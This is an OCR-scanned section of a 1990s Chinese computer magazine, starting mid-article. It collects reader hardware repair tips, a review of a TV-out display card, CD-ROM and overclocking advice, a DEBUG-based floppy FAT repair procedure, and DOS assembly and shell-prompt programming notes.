PCJR	FC

(其它机型详见用户手册)

您可以在程序的开始处加入以下小程序段，以达到上述目的。

```
MOV AX, 0F000H            ;将 ES 指向 ROM
MOV ES, AX
MOV AL, ES: [0FFFFEH]     ;取字节
CMP AL，0FFH              ;是 PC?
JE INITIALIZE JR          ;若是，转至相应程序
```

代替显示器的显示卡——一款可用电视机

□江苏 顾华



目前市场上有一种带 TV 输出口的显示卡——MPEG MASTER VGA 卡，该卡具有同屏显示功能，即无论在 DOS 或 WINDOWS 下，均能在显示器和电视机上同屏显示。这样你就无需显示器，只需有一台带视频输入口的电视机就能组成自己的 PC－TV 了。

笔者最近选购了一块 MPEG MASTER VGA 显示卡，试用了一下，效果不错，现将其性能特点介绍如下：

1. 该卡采用 PCI 总线，采用 MX86250 芯片，内置 64 位图形加速引擎和 24 位 RAMDAC，最高可达 135MHz 的像素传送率。配备 1MB 35ns 的 EDO 显存，可扩展至 2MB。在 2MB 显存下，最高可支持 1600×1200×256 色。支持 WINDOWS DCI 显示控制接口规范、图形/图像双加速。

2. 支持 MPEG Ⅱ软解压，可实现 2.0 版本 VCD 的菜单功能，并具有图像捕捉功能。

在 WINDOWS 下支持虚拟屏幕功能，能将图像缩放，最大可将原始图像放大 4 倍，同时提供色彩空间转换（YUV－RGB）。

3. 支持 VESA DPMS 显示器电源管理规范。支持 WINDOWS 95 即插即用功能及 DIRECT DRAW 功能。支持 WINDOWS 3.XX、WINDOWS 95、OS/2、各种 CAD 等软件。

4. 卡上带有 VIDEO－OUT 和 VIDEO－IN 插座，及更高质量的视频 S 输出端子。音频输出。视频图像输出 PAL 或 NTSC 制，默认为 PAL 制。转换制式无需跳线，可用软件设置。最主要的是卡上集有 TV 转换器，能同时将电脑的视频信号转为电视视频信号，使电脑能利用电视屏幕来输出图像。喜欢图像或 3DS 制作的朋友可以把它们录到录像带上编辑。也可将 TV 输出口扩展至多个电视机，实现多个电视屏幕的同屏显示。

该卡的不足之处是在有些扫描频率较低的显示器上有屏幕抖动或图像拉长现象。另外该卡必须用奔腾以上机器才能安装驱动程序。

电源故障两例

一、组装兼容机的电源问题

基本配置 6X86P133＋CPU、联讯三板卡（主板 8661、显示卡 MPG3365P、声卡 MED3240）、16MB EDO 内存、SONY CDU311 八速光驱、Seagate 1.2GB 硬盘，装入 DOS 及 PWIN32 后一切正常。开始的问题是：装入 PWIN95 后机器自检有时找不到鼠标，但换了一个鼠标后又恢复正常，因此没有引起足够的重视。运行一段时间后（大约两个月），发现在 PWIN95“设置”菜单的“系统”所示信息中，内存标示为 14MB，莫名其妙少了两兆内存。为此重新检查软硬件，并重新安装 PWIN95，但短暂恢复后又“故伎重演”。使用至三个月左右时，突然发现有时开机时主板自检找不到光驱，开始意识到可能是电源有问题，但由于平时工作正常，因此无法判定，直至有一天在检修中需要打开光驱门时，轻击按钮，突然光驱丢失。此时终于感到很有可能是电源供给出了毛病。更换电源重新装机试用，故障消失，一切恢复正常。 （南京 陈捷）

二、给微机电源风扇加点油

一台 486DX/100 多媒体兼容机，电源配 230W，有一次七八个小时长时间连续使用之后，第二天开机，突然听到机箱内传出极大的噪音，关机再启动，噪音依旧。打开机箱，根据噪音的声响判断为电源故障，打开电源外壳，接通电源试机，发现是风扇转动时发出的声音，断定是叶轮旋转过程中摩擦所致，但整个风扇是一体化结构，无法拆开。在以后的运行过程中，终于不堪受其噪音之苦，再次将电源打开，将风扇正面中央的圆形商标撕下，又经仔细观察，在风扇正中央终于发现有些细微的缝隙，用小刀小心地撬取出一个园形的小橡胶盖子，里面终于露出了风扇叶轮的中心轴，试着往里面滴几滴缝纫机油（注：不可滴得过多，否则影响绝缘效果），再盖上橡胶盖，贴上商标，恢复原状，重新试机，一切正常。 （河南 郑学君）

旁门左道

易拉罐散热

本机升级为 586，使用 K5－PR100 的 CPU，并配置了散热风扇。在开机后不久，常出现死机与自行启动的现象。但是在利用主板上的跳线使 CPU 工作在 90MHz 时，现象有所减少。在关闭 CPU 内部 Cache 时，上述现象消失。开始以为是 CPU 的问题，但更换 CPU 后故障依然存在。一个偶然的机会，发现 CPU 工作时很烫手，而散热片并不太热，估计是散热片与 CPU 接触不够紧密，于是剪了一块“易拉罐”上的铝箔，使之位于 CPU 与散热片之间，重新开机，CPU 不再烫手，故障消失。 (安徽 刘萌)

牙膏的妙用

一日，因为玩 Windows 下挖雷游戏觉得鼠标移动很不灵活，遂拿起鼠标来看，发现鼠标底部以及鼠标垫板上有许多脏污，于是就用酒精把鼠标及其垫板清洗了一下，之后感觉鼠标灵活多了。可没过多大一会儿，问题就出现了，不管怎么移动鼠标，它却只能在水平方向移动，而不能上下移动了。起初我还怀疑是病毒作怪，于是毫不犹豫地找出病毒软件来，东查西找，结果无效。此时想到可能是刚才擦拭鼠标时不小心将酒精滴在了这个凸镜上，产生了化学反应，或是垫板上的酒精挥发所致。而此凸镜恰好是鼠标垂直方向上光信号拾取系统的一部分，它表面的雾状物阻碍了信号的拾取。将鼠标打开，小心地取下损坏的凸镜，(因为水平方向上鼠标移动正常，可确定另一个凸镜完好)，经和完好的凸镜比较发现，要想去掉其表面的雾状物，又要使其恢复应有的光洁度，最好的办法就是采用研磨的方法了，可问题是上哪儿去找研磨膏呢？一筹莫展时，突然想到牙膏可当研磨膏用，不如用牙膏试试。于是挤了一些牙膏，用手指捏着在凸镜上不停研磨，边研磨边和另一个比较，感觉两个差不多时，用水洗掉牙膏，重又将其装回，开机实验，故障消除。(西安 白本督)

锡纸派用场

故障现象：一键盘上 B、N、X 等键不起作用。

故障分析：自检正常，其它字符输入正确，则多个键同时接触不良或同时损坏的可能性很小，很可能是连接这些键的电路断裂。

检修方法：打开键盘，先用刷子清扫一下线路薄膜下的灰尘，然后找到不起作用键的触点，从该点开始向右上角的电路板方向查找，再找其它不起作用的按键接触点和该点是否有断裂。发现线路薄膜上有多处烧焦状的痕迹。用万用表测量电路导通，说明断点不在这些地方。再用万用表测线路薄膜和电路板接口处最外一根连线，发现它和与之相连的键接触点不导通。该处薄膜是反折后和电路板相连，测其和接触点同面的一侧，发现和按键接触点导通，说明断点在折叠处。

处理办法：由于薄膜一受热即熔化，薄膜上的金属线无法用烙铁焊接，取香烟盒上的锡纸，沾水浸湿后，去掉上面的纸，然后裁一细条，截取适当长度，用强力胶水将锡纸两头粘在金属线上，等干后装上电路板，装好键盘再试，问题解决。 (洛阳 田俊华)

“笨”修软驱

一 386 机，启动时软驱面板指示灯亮，有电机转动声，但屏幕提示设备未准备好。检查驱动器门已关好，于是怀疑软盘未放好。打开驱动器门，取出软盘，重放好，关好驱动器门，按 R 键再试，故障依旧。将该软盘取出，放到另一台兼容 386 机上试验，结果引导正常，说明问题不在此软盘，而仍是软驱问题。用清洗盘将软驱磁头清洗了一遍，再次用软盘启动，仍未成功。心想换一张其他系统启动，也许侥幸能启动，但仍以失败告终。

无奈，只好开箱检查。首当其冲检查软驱的固定螺钉有否松动。恐怕因软驱松散，在工作(电机转动)时，会产生抖动，影响读盘。并再次拧紧所有固定螺钉，再试，仍未果。接着，查看软驱内诸如磁头小车固定螺钉等，发现索引孔线路板的固定螺钉有些松动，于是对索引孔线路起了疑心。是否因该线路板问题，不能对准检索孔进行正常检查而产生故障呢？就此着手，将索引孔线路板前后移动，经过几次调整位置，并试启动，最后启动成功，软驱工作恢复正常。将索引孔线路板固定在准确位置并拧紧固定螺钉。(武汉 刘行淦)

自己动手修理光驱

□北京 解石立

光驱在使用一段时间后开始挑盘，多数情况是光驱的激光镜头蒙上灰尘所致。有时光驱用很长时间寻道后才能辨认出以前认读良好的光盘或在别人的光驱上认读良好的光盘。有时虽能读出该类光盘的目录，但要是运行光盘的文件，则不是出错便是死机。有时光驱寻道几分钟后，便寻道失败而自动停下来，或没完没了的寻道，除非重新启动，否则电脑便处于一种死机状态。最严重的一种情况，光盘放入光驱后，光驱毫无反应，给人一种光驱硬件完全损坏的错误印象。

对于因灰尘引起的光驱故障，完全可以自己动手加以解决。首先，可以购买一张电脑光驱的专用清洗盘清洁一下光驱的激光镜头，如果效果不好，再自己动手将光驱拆下来人工清洁。在购买光驱清洗盘时注意，商场中出售的普通 VCD 影碟机的清洗盘在电脑光驱上完全无效。使用后反而发现 VCD 清洗盘上的小毛刷从电脑光驱中刮下了一些起润滑作用的黄油。

在动手清洁光驱之前，准备几把各种型号并带磁性的十字螺丝刀、一包棉花棍、一块比光驱面积大一点的可起绝缘作用的垫或板。考虑到人体静电对电子元件的损坏，在打开机箱之前，操作者自身应采取一些预防措施，简单的方法是用自来水冲洗一下手。

一切准备好后，在电源关闭的情况下，打开主机的箱盖把光驱从机箱里退出来。

对于不熟悉电脑硬件原理的用户，在拆光驱时，应注意光驱的几根连线是如何连接的。最好在光驱的数据线上（即接口最宽的一个）做一个标记，因光驱的数据线是不允许接反的。对于光驱的电源接头，因其是 D 型接口，稍加注意，便不会搞错。对于第三根连线，也就是音频接口线，若是接反了，只涉及左右声道的方向，可通过调换音箱的位置来解决。

对于拆下来的光驱，应先仔细观察一下，弄清其外部结构。可先拆下光驱的前面板，这时就能看到光驱弹出门部分的灰尘。此处的积尘最多，一般成块状，可用棉花棍先将此部位清洁干净。然后打开光驱壳盖，按厂家不同，有时需要将光驱的机芯整个从光驱壳上拆下来，才能观察到光盘托架的中央部分（在拆的过程中，应注意不要误将光驱的控制电路板从光驱机芯上拆下来）。此时，还看不到激光镜头。但可以把能观察到的积尘先擦干净。在清洁的过程中，应注意不要将光盘托架运动滑道上的润滑油擦掉，不过，若认为光驱内部的润滑油已经太脏，也可将其擦掉后另加少许高级黄油。

为清洁光驱的激光镜头，需要将已打开外盖的光驱电源线、数据线与主机重新连接好，此时光驱的电路板若外露，应注意绝缘，以防其电路短路而损坏器件。在重接光驱数据线时，观察光驱上的数据线接口，其两边各有一个数字。一个是“P1”（表示第一针），一个是“P40”（表示第 40 针）。而在数据线上，线的一个边上是有颜色的，应使有颜色的一边对准 P1。在确认光驱的电源线和数据线已经重新接好后，便可将电脑启动，轻触光驱门的开启键，使光驱门自动弹出。放上一张光盘，便可观察光驱的内部工作状况。你可能会发现，对于质量好的光盘，光驱可能认读正常。对于质量差的光盘，光盘进入光驱后，可能根本不转动，好象是光驱完全损坏一样。其实，只要将光驱的激光镜头擦干净，便可解决问题。

使光盘托架弹出后，便可看到一个表面向上、比衬衫钮扣略小的圆形玻璃激光镜头。对激光镜头的清洁，是维修光驱的关键，用棉花棍将其表面灰尘擦净。激光镜头是个可以活动且有弹性的装置，在清洁激光镜头时动作要轻，擦的过程中可用嘴向其吹几口气。在擦之前要将电源关闭。

在清洁完毕后将光驱重新装好，在组装过程中要注意光驱的控制电路板与光驱外壳之间可能有一张自带的绝缘纸或绝缘垫，要原样安装好，不可遗漏。由于光驱机芯、光驱前面板及主机箱的前面板等部件大部分由塑料制成，因此在拧镙丝时要适可而止。

通过清洁光驱我们可以知道，激光镜头向上且有一定的面积，因此日久必然蒙尘。其表面不是一个平面，中间与四周稍有凸起，即使用电脑光驱的专用清洗盘，可能也会有一部会镜头的表面不能被清洗到。若是使用普通 VCD 影碟机的清洗盘清洗电脑光驱，则会发现电脑光驱的激光镜头在光盘的靠近圆心的部位不停的来回作寻道运动，而与此同时 VCD 清洗盘上的清洁毛刷却跑到了远离镜头的光盘外围高速清刷，根本没有与激光镜头相交。这也就是为什么普通 VCD 影碟机的清洗盘不能用于清洗电脑光驱的原因。


若经常使用光驱，激光镜头大约一年便需要清洁一次。因此，学会自己动手清洁光驱还是有用的。

谈谈双光驱的安装

□沈阳 宋浩

由于手头的拮据，本人只给自己的 Pentium 100 配置了一个“太一”倍速光驱，用了一段时间后，发现除了读取速度慢以外，识盘性能也不好。终于有一天无法忍受这些，去选购了一个 MITSUMI 四速光驱，兴冲冲地回来立即动手安装。为了能在 WIN95 下欣赏清晰流畅的 VCD 画面，决定将光驱接到第二个 IDE 接口(当然，若不这样做，你还可以屏蔽 WIN95 的 32 位保护模式磁盘驱动，以达到同样效果，但这样得不到 32 位保护模式文件系统的支持，而且丢掉了 32 位 CD－ROM 文件系统驱动程序 CDFS，从而导致整机性能下降，软件运行速度慢)。而那个弃之痛心、用之闹心的“太一”倍速光驱也不能让它白白闲着，它自带放音键，用来欣赏 CD 还是很不错的，所以初步打算将两个光驱都装上。现就本人在安装过程中所遇到的问题及解决方法告知各位读者，希望能给大家一点帮助。

找一根硬盘数据线，接在主板上的第二个 IDE 接口，若你的主板上没有第二个 IDE 接口，可接在声卡上的 IDE 接口 (大多数声卡都带此接口)。将此数据线剩下的两个接口分别接到两个光驱上，在同一根硬盘数据线上接两个光驱。必须对光驱进行硬盘跳线来设置主、从盘，设为主盘的光驱将跳线至 MA，设为从盘的光驱跳至 SL。接线时需注意两点：第一，接线时将硬盘数据线有红线的那一侧接端口标有 1 的那一侧。第二，有的光驱主、从盘的接线位置是默认的，也就是说，虽然设置了主、从盘的跳线，但有的主盘必须接在数据线中间那个端口，有的主盘必须接在边上的端口。由于我要接的两个光驱不是同一厂家出品，所以只有先试试了。我将 MITSUMI 接在顶端，跳线跳至 MA，“太一”接在中间端口，跳线至 SL，接上电源线，开机进入 CMOS 设置，选定 BIOS FEATURES SETUP 项中的 IDE Second Channel Control，将其设为 ENABLE(即将第二个 IDE 接口打开)，存盘退出。接着安装 MITSUMI 的驱动程序，重新启动。显示器上显示光驱没有找到，驱动失败。随后我试着改变了光驱的接线端口，试着改变了主、从盘的跳线，却都无济于事，怀疑可能是光驱和数据线的问题，将其拿到另一台同样配置的兼容机上，一装成功了，于是判断问题可能出在主板上的 IDE 接口，检查此接口并无断针等损坏，无奈只好将数据线接到声卡的 IDE 接口上试试 (注意：若要用声卡的 IDE 接口，需要将主板上的第二个 IDE 接口关掉，即将上述 CMOS 中的选项设为 DISABLE，否则两个接口冲突)。可是开机一试，没有成功，只好启用 WIN95 看看对系统的管理及中断冲突。选择到硬盘时，那一项中有三个图标，其中两个图标旁有黄色小圈中套有一黑色叹号的标志，这正是 WIN95 对故障问题的标识。打开属性一看，显示为未知名设备，无驱动程序，不能正常使用，且没有中断冲突。于是判断系统已经发现了光驱，但是不能驱动，问题肯定出在硬件冲突。光驱同硬盘的工作方式一样，同样也要占用一个中断请求，系统中规定硬盘的中断请求为 IRQ14，光驱驱动时中断请求都为 IRQ15，看来找到了问题之所在。我的声卡用的中断请求为 IRQ5，解压卡是别人装的，对它不怎么清楚，打开设置一看，中断请求为 IRQ15，改变了中断的设置，一试还是不行。出于无奈，想拆下解压卡试试，显示器终于蹦出了令人兴奋的字符，驱动成功了。一看我这块 TW 解压卡，乐了。原来此卡的 DMA 通道，中断请求 IRQ 设置都是通过板上的跳线设置的，此时的中断请求正被设为 IRQ15，将跳线跳至一空闲中断，装上解压卡，放入 VCD 碟，视听一切正常。接下来就是驱动‘太一’倍速光驱了，因为“太一”和 MITSUMI 不兼容，所以刚才装入的 MISUMI 的驱动程序，对‘太一’毫无作用。装入“太一”的驱动程序，开机，运行完 AUTOEXEC. BAT 后光标停滞，死机。看来不兼容的两个光驱不能接在同一根数据线上。将‘太一”改接到第一个 IDE，即与硬盘接在同一根线上，驱动成功。可就是驱动速度慢，查看使用手册，原来装多光驱时，驱动程序要找多个光驱，从而使驱动时间变长。按手册加参数，驱动加快，一切正常。最后是联接声频线，声卡上只有 1 个声频输入接口，两根声频线怎么接呢? 很简单，只要将两根线上的四线接口引出的三线接口上的小白帽取掉，将相同颜色的线焊接在一起，然后将其中一根线的四线接口接到声卡上即大功告成。这样你便可以用两个不兼容的光驱为你工作了。对于音乐单调的游戏你可关掉音乐，而在另一光驱中放入一片 CD，边欣赏 CD 边玩游戏。看 VCD 时可将 A、B 两碟分别放入两个光驱，看完 A 面，在解压卡设置项中将盘符设置一改，随即可看 B 面，免除了换碟的麻烦。当然运行软件时两个光驱也都可使用。如今高倍速的光驱大量上市，想追求高速光驱的朋友也不必为自己的旧光驱发愁，不妨试试此法。



486 软解压效果提高途径

□吉林　刘立峰

一、CMOS 的合理配置

检查你机器中的 CMOS 选项，其中 Video Rom Shadow(视频影子内存) 一定要打开。它利用对 RAM 的访问速度高于 ROM 的特性,通过把 ROM 中的有关影像处理的固化信息写入 RAM,并从 RAM 中读取数据代替从 ROM 中读取数据,从而提高了工作速度。因此一定要把这项置于 ENABLE 状态。至于另外几种影子内存可以将它们关闭。然后检查一下内存刷新方式及内、外部 Cache 开关,看它们是否处在与硬件相对应的状态。如果你用的是 Cyrix 的 CPU，一定要把内部 Cache 开关打开,这会使性能有很大提高。另外,如果你的内存是 EDO 的，一定要将内存类型设置为 EDO (如果你的主板支持 EDO 内存的话)。

二、初始化配置

检查你机器中的 CONFIG. SYS 及 AUTOEXEC. BAT,并按以下方案调整。

1. 不要使用 SMARTDRV 和 SMARTCD 等加速软件。因为它们把一部分内存作为 Cache 使用,因此要占据较大的内存空间,加载它们效果反而变差。

2. 由于软解压软件一般都是工作在 WINDOWS 平台上的,并且 WINDOWS 自带一些外设的驱动程序 (*. drv)且只使用自己的驱动程序,因此如声卡、鼠标这类外设的驱动程序不必在初始化时加上 (当然光驱的驱动程序还是少不了的)。这样可节省出很多内存空间(系统资源)。

3. 对于一些对 WINDOWS 运行有影响的驻留程序不要加载,如 share 等,虽然许多 WINDOWS 下的软件都要用到它,但在放影碟时还是不要加载。

三、软解压软件使用技巧

根据对目前常见的几种解压软件的测试比较，笔者认为“金山影霸Ⅱ”对于 486 级别的机器来讲无论是效果还是功能都是令人满意的。下面是笔者在使用该软件中积累的经验。

1. 使用前,确认 WINDOWS 壁纸设置为“无”,同时关闭活动程序及屏幕保护。

2. 要充分利用播放软件的单、双声道功能，因为用单声道播放比用双声道播放效果要流畅得多，这很适用于对声音要求不高的场合。

3. 如果为 Intel CPU,设置为浮点解码。


另外，应尽可能选用与显示卡配套的显示卡驱动程序,并且版本尽量要新,它将影响显卡的工作效率。

根据以上方法调整，一般播放速度会提高 2～6 帧,同时系统得到最优化处理。

5x86 的超频使用

□北京　丁晓刚

我用的是 NEC PCI 的主板、5x86 133 的 CPU。那天打开机箱，对照说明书查看主板跳线，发现我的主板最高可支持 5x86 160 的 CPU，而外部时钟最高可达 80MHz。我想,5x86 的 CPU 最高主频也只有 133,难道厂家有意给用户一个超频的空间? 于是把外部时钟跳成 80MHz，启动 WIN95,死机,仔细查看 CPU,不象是假的。这时想到有些文章介绍 CPU 的频率和电压有关，于是试着将原来 3. 45V 的电压跳成 3. 6V，并进入 CMOS 把各种内存缓存都调到“ENABLE”，再开机，WIN95 可正常启动。用 QAPLUS6. 0 检测，一切正常，尤其是其中 CPU PERFORMANCE 中的 DHRYSTONES 的测试值比超频前增加了一倍。再用 NORTON 检测，结果显示 CPU 主频已达 160MHz，BENCHMARK 值提高大约三分之一。这时又试着运行了 OFFICE、金山影霸以及一些游戏,速度有很大提高。经过反复测试，系统运行十分稳定，没有出现死机现象。但要注意内存、显示卡的质量是否过关。速度是否过快。据我所知，很多商家在卖 5x86 机器时用的都是低档 PCI 显示卡，如 2032 等。这类卡速度较慢，而且显存只有 512KB。即使扩了显存,也不一定匹配。尤其在 CPU 超频后,更容易出问题。如果你的显示卡、内存以及硬盘的速度够快,那么超频后的效果就更好了。



用 DEBUG 修复软盘 FAT 表的原理和方法

□江苏　罗松林

FAT 表(File Allocation Table 文件分配表)是存放在磁盘上的一段信息内容，它主要记录了有关磁盘上文件被分散储存在不同扇区的信息（即记录着磁盘文件在数据区中所占用的磁盘空间的信息)。如果 FAT 表遭到破坏，计算机就无法识别磁盘上的文件，这种故障常常发生在软盘上。本文主要针对现在常用的 1.2MB 和 1.44MB 容量软盘来介绍使用 DEBUG 修复 FAT 表的基本原理和方法。表 1 是软盘在 DOS 系统下格式化后的信息映像布局图。

表 1

信息分区 \ 磁盘情况		1.2MB			1.44MB		
		磁道位置	扇区范围	字节长度	磁道位置	扇区范围	字节长度
保留区		0 面 0 道	00～00	512	0 面 0 道	00～00	512
控制区	FAT1	0 面 0 道	01～07	3584	0 面 0 道	01～09	4608
	FAT2	0 面 0 道	08～14	3584	0 面 0 道 1 面 0 道	10～17 18～18	4096 512
	FDT	1 面 0 道	15～28	7168	1 面 0 道	19～32	7168
数据区		1 面 0 道 ⋮ 1 面 79 道	29～2379	1213952	1 面 0 道 ⋮ 1 面 79 道	33～2879	1457152

由表 1 可知，无论是在 1.2MB 软盘还是在 1.44MB 软盘上，控制区内都存放着两份内容完全相同的 FAT 表，而且这两份 FAT 表是依次连在一起存放的(即 FAT1 表从软盘逻辑 1 扇区开始存放，然后紧接着就存放 FAT2 表)。根据表 1 可以归纳出两份 FAT 表与软盘上扇区位置的对应关系，如表 2 所示。

表 2

FAT 表 \ 扇区位置 \ 软盘	1.2MB	1.44MB
FAT1	1～7	1～9
FA52	8～14	10～18

由于 DOS 系统在读写软盘时只是频繁更新 FAT1 表，并不使用 FAT2 表来管理磁盘文件，因而 FAT2 表遭到破坏的可能性不大。因此，当计算机在对软盘进行读写操作时出现提示 FAT 表已经遭到破坏的信息时，我们可以通过 DEBUG 命令用 FAT2 表来覆盖 FAT1 表，使软盘上的所有文件得到挽救。

当用 DEBUG 命令修复软盘 FAT 表时，主要是调用其 L 命令和 W 命令。其中 L 命令把指定磁盘上某些扇区内容装入内存，W 命令则将正在内存中调试的数据写入指定磁盘的指定位置，其基本格式为：

－L[地址][驱动器号][逻辑扇区号][扇区数]

－W[地址][驱动器号][逻辑扇区号][扇区数]

在基本格式中，地址指装入内存(或者写入磁盘)的起始位置;驱动器号的分配关系是 A 驱为 0、B 驱为 1、C 驱为 2;逻辑扇区号指磁盘起始相对扇区号；扇区数指从相对扇区号开始进行读写操作的扇区数目。

例如用 DEBUG 修复 A 驱中 1.44MB 软盘的 FAT 表，其操作过程及其相应的解释如下：

C:\ DEBUG	进入 DEBUG 命令状态。
－L 100 0 10 9	在内存中装入 A 盘从 10 扇区开始的 9 个扇区的内容，即将 FAT2 表内容装入内存中。
－W 100 0 1 9	将内存中正调试的内容写入 A 盘从 1 扇区开始的 9 个扇区，即用 FAT2 表覆盖 FAT1 表。
－Q	退出 DEBUG 命令状态。

根据上面这个例子，再结合表 2，可以推断出用 DEBUG 修复其他情况 FAT 表时的操作方法，详细的命令格式参见表 3。

表 3

软盘情况	1.2MB		1.44MB	
	A 驱	B 驱	A 驱	B 驱
命令格式	c:\ debug			
	－L 100 0 8 7 －W 100 0 1 7	－L 100 1 8 7 －W 100 1 1 7	－L 100 0 10 9 －W 100 0 1 9	－L 100 1 10 9 －W 100 1 1 9
	－Q			

在汇编程序中实现正常退出

□天津　李罡

初学汇编语言，大概遇到的第一个问题就是编写的汇编程序如何正常退出而不死机。我们知道，高级语言不需要考虑编写退出语句，编译系统会自动为程序加上结束进程、返回 DOS 的控制语句。可汇编语言并不是这样，如你的程序在结束工作后没有正确的退出语句，CPU 将不知何去何从，必“死”无疑。一般来说，退出一个程序有两种办法，一是调用中断，二是利用 RET 语句返回。

首先谈谈利用中断。INT 20H 是 DOS 的程序结束中断。比如下面一个程序：

```
;example1. asm
cseg segment
      assume cs: cseg
start:  org 100h
 ⋮         程序体

      int 20h
cseg ends
      end start
```

这个结构看起来没什么问题，用 masm 或 tasm 生成 example1. obj，再用 link 或 tlink 生成 example1. exe，一运行，准死机。而用 tling example1. obj/t 生成 example1. com，再运行，则正常退出。这是为什么呢?

查看《DOS/BIOS 使用详解》，对 INT 20H 的说明如下：“该功能调用与 DOS 功能调用 00H 完成的操作相同。它使当前进程终止，并将控制权返回到它的父进程。它的入口参数要求 CS 指向程序的 PSP 的段地址。”

原来，这涉及到 COM 与 EXE 文件的区别。COM 与 EXE 都是 DOS 下可执行文件，其区别为 COM 文件比较紧凑，整个程序限定在 64KB 中，结构为：偏移地址 0000 到 0100 放的是程序的 PSP (PSP 指的是程序段前缀，对于所有的 . COM 和 . EXE 程序，包括 TSR 在内，DOS 都要设置称为 PSP 的 256 字节区，内容为程序运行时必需的数据和缓冲区)。PSP 后为程序主体，从低向高存放程序数据、代码、附加段内容(这三个段顺序依程序设计而定)，从高（偏移地址 00FE）向低进入程序的堆栈区，整个程序中 CS = DS = ES = SS，CS 不必再设，自然指向 PSP 段地址（即程序所在段），所以用 INT 20H 可正常退出。而 . EXE 程序则比较复杂，需要程序重定位，一般而言各段寄存器地址不全相同，其中 DS 和 ES 指向 PSP，而 CS 则与 DS 不同。例如 example1. exe，若用 debug 载入：

```
c: \ debug example1. exe
 - rds
0FB5
 ⋮
 - rcs
0FC5
 ⋮
 - q
```

显然，PSP 段址为 0FB5，而 cs 指向 0FC5，未指向程序的 PSP 区段址，故 INT 20H 不能正常退出。

对于 . exe 的退出，可采用 Microsoft 推荐的 DOS 调用 4CH 子功能，即将 example1. asm 中的 int 20h 换为下面语句：

```
mov ah, 4ch
int 21h
```

4CH 子功能不要求入口参数，且可用 AL 返回终止代码，所以用 4CH 可以安全退出 . exe 和 . com。

以上是不驻留退出，若对 TSR (常驻内存程序）退出可采用 INT 27H 或 INT 21H 的 31H 号子功能，其入口参数为 DX 指向程序常驻部分的底部，然后调用中断。

若用 ret 语句返回，则要求以下的格式：

```
; example2. asm
cseg segment
main proc far
        assume cs: cseg
start:  push ds          ;初始化堆栈底
        xor ax, ax       ;ax 自身异或，实
                          际上即将 ax 赋 0
        push ax
  ⋮                      程序体
        ret
main endp
cseg  ends
        end start
```

我们知道，ret 语句用于结束当前过程，返回父进程。对于主程序而言，其父进程即为 DOS，是 DOS 调用主程序并执行的，这种调用属于远调用，所以 main 过程的属性为 far，可开头三句初始化语句与 ret 语句有什么关系呢?

前面提及，程序开始时 ds 指向 PSP 区段地址，而 PSP 区的开头二个字节放的即为返回指令，这三条初始化语句实际是把 ds 值和 ax (0000)推入栈中。执行 ret 语句时，从堆栈中取出这两个字，把 ax (0000) 赋给 ip，把程序开始时的 ds 值还给 cs，程序转向执行 PSP 区开头的返回指令，籍此实现返回。

为 DOS 的 SHELL 环境做标记

□郑州　王献冰　张俊丽

DOS 的 SHELL 功能使得用户不必退出正在运行的程序而能进行必要的 DOS 操作，很是方便实用。许多软件，诸如 TURBO C、QEDIT 和 WPS 等均有此功能，WINDOWS 3.X 和 WINDOWS 95 也不例外。然而，DOS 的 SHELL 环境和单纯的 DOS 环境是不同的。在 DOS 的 SHELL 环境时，应用程序并未退出，仍驻留在内存中，故运行需要内存量较大的 DOS 应用程序时，不是出现如‘Program too big to fit in memory’等错误信息后退出，就是在运行过程中因内存冲突而造成死机。若忘记了是在 DOS 的 SHELL 环境中，没有返回到应用程序存盘就直接关机，则会带来不必要的损失。

之所以如此的根本原因，就在于二者的屏幕界面是相同的，容易混淆，若能为 DOS 的 SHELL 做一下标记，则减少了这些麻烦。最好的方法就是改变系统的提示符，QEDIT V4.0 在这方面做得很好，当执行它的 DOSSHELL 功能时，DOS 提示符会变为：“C:\DOS\▮[JR]”（假定当前目录为 C 盘根目录下的 DOS 子目录），光标始终在“[JR]”后，由此，我们立即就可判断出是在 QEDIT V4.0 的 DOSSHELL 环境中，非常实用。

其实，在 DOS 状态下执行 COMMAND/?，会发现有一个“/K COMMAND”的参数，意义为 执行指定的命令并且继续执行。假若要在应用程序中为自己的 DOSSHELL 做“[MY]”标记的话，只需执行“COMMAND /K SET PROMPT=PG[MY]”即可。在 C 语言和 BASIC 语言中的调用方式分别为（在其它语言中可参照调用）：

```
system("COMMAND.COM /K SET PROMPT=$P$G[MY]")
SHELL "COMMAND.COM /K SET PROMPT=$P$G[MY]"
```

但是，这种方法有四个缺点：一是在执行 DOSSHELL 时，不显示所加载的 DOS 版本信息；二是若用户为了防范一般性病毒的侵袭而将 DOS 的命令解释器 COMMAND.COM 的属性置为系统文件，则此命令的执行将失败；三是 DOS 的环境变量 PATH 若没有指向 COMMAND.COM 所在的目录，则此命令的执行也将失败；四是要求 COMMAND.COM 必须支持‘/K’参数，这在高版本的 DOS 中才能实现。

事实上更好的方法为：首先将环境变量 PROMPT 设置为“PG[MY]”，然后，再加载 COMMAND.COM 副本。这种方法在 C 语言中得到了很大的支持，只需执行两条语句，即可克服以上四条缺点。语句如下：

```
putenv("PROMPT=$P$G"); /*PROMPT 要大写*/
system(""); /*此函数通过 COMSPEC 环境变量自动
        寻找 COMMAND.COM 的路径并加载*/
```

这种方法在其他语言中是否可行，笔者没有实践。

实际上，大多数 DOS 应用程序是以 COM 或 EXE 文件的形式存在的，如此看来，好象只有对可执行文件进行程序扩充了，其难度可想而知。然而，笔者通过研究，在对原可执行文件的程序代码不做任何修改的情况下实现了 DOS 的 SHELL 功能标记，包括 DOS 应用程序、WINDOWS 3.X 和 WINDOWS 95。

1. 对于 DOS 应用程序

